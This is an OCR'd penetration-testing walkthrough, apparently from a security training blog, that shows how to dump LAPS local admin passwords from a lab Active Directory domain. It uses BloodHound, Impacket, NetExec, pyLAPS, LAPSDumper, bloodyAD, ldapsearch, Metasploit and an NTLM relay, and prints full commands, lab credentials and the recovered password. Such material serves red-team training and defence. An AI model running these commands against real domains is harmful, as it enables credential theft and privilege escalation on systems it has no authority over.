
Explanation of BloodHound

Use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Raj** has the **AllExtendedRights** permission for **Client Machine (MSEDGEWIN10)**.

```
bloodhound-python -u raj -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
```


```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u raj -p Password@1 -ns 192.168.1.48 -d ignite.local -c All

INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 16 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 01S
```

From the graphical representation of Bloodhound, the tester would like to identify the outbound object control for the selected user where the first degree of object control value is equal to 1.



You can see the result, the Raj user has All Extended rights.

If you navigate to help section, you will find the explanation about what all Vulnerabilities this configuration might have and how you can attack leveraging this.




Method for Exploitation - Credential Dumping (T1003)

Let's use various other tools to perform the attack and retrieve the local admin password,d which is set by the LAPS tool

Impacket

The **Impacket** tool suite is a collection of Python libraries and scripts designed for working with network protocols, particularly those used in Windows environments, such as SMB, Kerberos, LDAP, and NTLM.


```
impacket-GetLAPSPassword ignite.local/raj:Password@1 -dc-ip 192.168.1.48
```



NXC tool

NXC, short for NetExec, is a Python-based tool that automates the exploitation of network services such as SMB, LDAP, WinRM, RDP, WMI, MSSQL, and more. It's designed to streamline internal penetration testing by providing a unified interface for interacting with Windows protocols, much like Impacket, but with a focus on multi-protocol support and modular extensions.

```
nxc ldap "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" --module laps
```




PyLaps

GitHub - p0dalirius/pyLAPS: Python setter/getter for property ms-Mcs-AdmPwd used by LAPS.

This script is a python setter/getter for property ms-Mcs-AdmPwd used by LAPS inspired by @swisskyrepo's SharpLAPS in C#.


Clone the repository:

```
git clone https://github.com/p0dalirius/pyLAPS
cd pyLAPS
chmod 777 pyLAPS.py
```



Run the script

```
./pyLAPS.py --action get -d "192.168.1.48" -u "raj" -p "Password@1"
```




LAPSDumper

GitHub - n00py/LAPSDumper: Dumping LAPS from Python

Clone the repository:

```
git clone https://github.com/n00py/LAPSDumper
cd LAPSDumper
chmod 777 laps.py
```



Run the script

```
python laps.py -u 'raj' -p 'Password@1' -d 'ignite.local'
```

```
┌──(root㉿kali)-[~/LAPSDumper]
└─# python laps.py -u 'raj' -p 'Password@1' -d 'ignite.local'
LAPS Dumper - Running at 12-23-2024 13:02:14
MSEDGEWIN10 /[ezL6hboW0INQ
```

BloodyAD

BloodyAD is an open-source Active Directory (AD) privilege escalation framework designed to assist security professionals, penetration testers, and red teams in identifying and exploiting privilege escalation paths within AD environments.

```
bloodyAD --host "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime
```

```
┌──(root㉿kali)-[~]
└─# bloodyAD --host "192.168.1.48" -d "ignite.local" -u "raj" -p "Password@1" get search --filter '(ms-mcs-admpwdexpirationtime=*)' --attr ms-mcs-admpwd,ms-mcs-admpwdexpirationtime

distinguishedName: CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local
ms-Mcs-AdmPwd: /[ezL6hboW0INQ
ms-Mcs-AdmPwdExpirationTime: 133819546387581240
```

Ldapsearch

ldapsearch is a command-line tool used to query and retrieve information from an LDAP (Lightweight Directory Access Protocol) directory service, such as Active Directory (AD) or an OpenLDAP server. It is part of the OpenLDAP software suite and is widely used by system administrators, security professionals, and penetration testers to interact with LDAP directories, extract data (e.g., user accounts, group memberships, or attributes like LAPS passwords), and troubleshoot directory-related issues. ldapsearch allows you to perform searches based on filters, retrieve specific attributes, and authenticate to the directory using various methods.

```
ldapsearch -x -H ldap://192.168.1.48 -D "raj@ignite.local" -w "Password@1" -b "dc=ignite,dc=local" "(&(objectCategory=computer)(ms-MCS-AdmPwd=*))" ms-MCS-AdmP
```


```
┌──(root㉿kali)-[~]
└─# ldapsearch -x -H ldap://192.168.1.48 -D "raj@ignite.local" -w "Password@1" -b "dc=ignite,dc=local" "(&(objectCategory=computer)(ms-MCS-AdmPwd=*))" ms-MCS-AdmP
wd
# extended LDIF
#
# LDAPv3
# base <dc=ignite,dc=local> with scope subtree
# filter: (&(objectCategory=computer)(ms-MCS-AdmPwd=*))
# requesting: ms-MCS-AdmPwd
#

# MSEDGEWIN10, Tech, ignite.local
dn: CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local
ms-Mcs-AdmPwd: /[ezL6hboW0INQ

# search reference
ref: ldap://ForestDnsZones.ignite.local/DC=ForestDnsZones,DC=ignite,DC=local

# search reference
ref: ldap://DomainDnsZones.ignite.local/DC=DomainDnsZones,DC=ignite,DC=local

# search reference
ref: ldap://ignite.local/CN=Configuration,DC=ignite,DC=local

# search result
search: 2
result: 0 Success

# numResponses: 5
# numEntries: 1
# numReferences: 3
```

Metasploit: ldap_query

This module (**auxiliary/gather/ldap_query**) allows users to query an LDAP server using either a custom LDAP query or a set of LDAP queries under a specific category.

```
use auxiliary/gather/ldap_query
set rhosts 192.168.1.48
set username raj
```

```
set password Password@1
set domain ignite.local
set action ENUM_LAPS_PASSWORDS
run
```



Impacket-ntlmrelayx


This module performs the SMB Relay attacks originally discovered by cDc, extended to many target protocols (SMB, MSSQL, LDAP, etc)

Alternatively. Impacket's ntlmrelayx also carries that feature, usable with the --dump-laps

```
impacket-ntlmrelayx -t ldaps://192.168.1.48 -debug --dump-laps --no-dump --no-da --no-acl --no-validate-privs
```

```
┌──(root㉿kali)-[~/blood]
└─# impacket-ntlmrelayx -t ldaps://192.168.1.48 -debug --dump-laps --no-dump --no-da --no-acl --no-validate-privs
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMB loaded..
[+] Protocol Attack LDAP loaded..
[+] Protocol Attack LDAPS loaded..
[+] Protocol Attack RPC loaded..
[+] Protocol Attack DCSYNC loaded..
[+] Protocol Attack HTTP loaded..
[+] Protocol Attack HTTPS loaded..
[+] Protocol Attack MSSQL loaded..
[+] Protocol Attack IMAP loaded..
[+] Protocol Attack IMAPS loaded..
[+] Protocol Attack SMB loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay disabled
```

Trigger a callback via browser, using the Raj user's credentials.



After a brief wait, we receive an HTTP connection from the Raj user's account along with the LAPS password.

```
[*] HTTPD(80): Client requested path: /
[*] HTTPD(80): Authenticating against ldaps://192.168.1.48 as /RAJ SUCCEED
[*] Assuming relayed user has privileges to escalate a user via ACL attack
[*] Attempting to dump LAPS passwords
[+] DN:CN=MSEDGEWIN10,OU=Tech,DC=ignite,DC=local
[+] Password:/[ezL6hboW0INQ
[*] Successfully dumped 1 LAPS passwords through relayed account RAJ
```

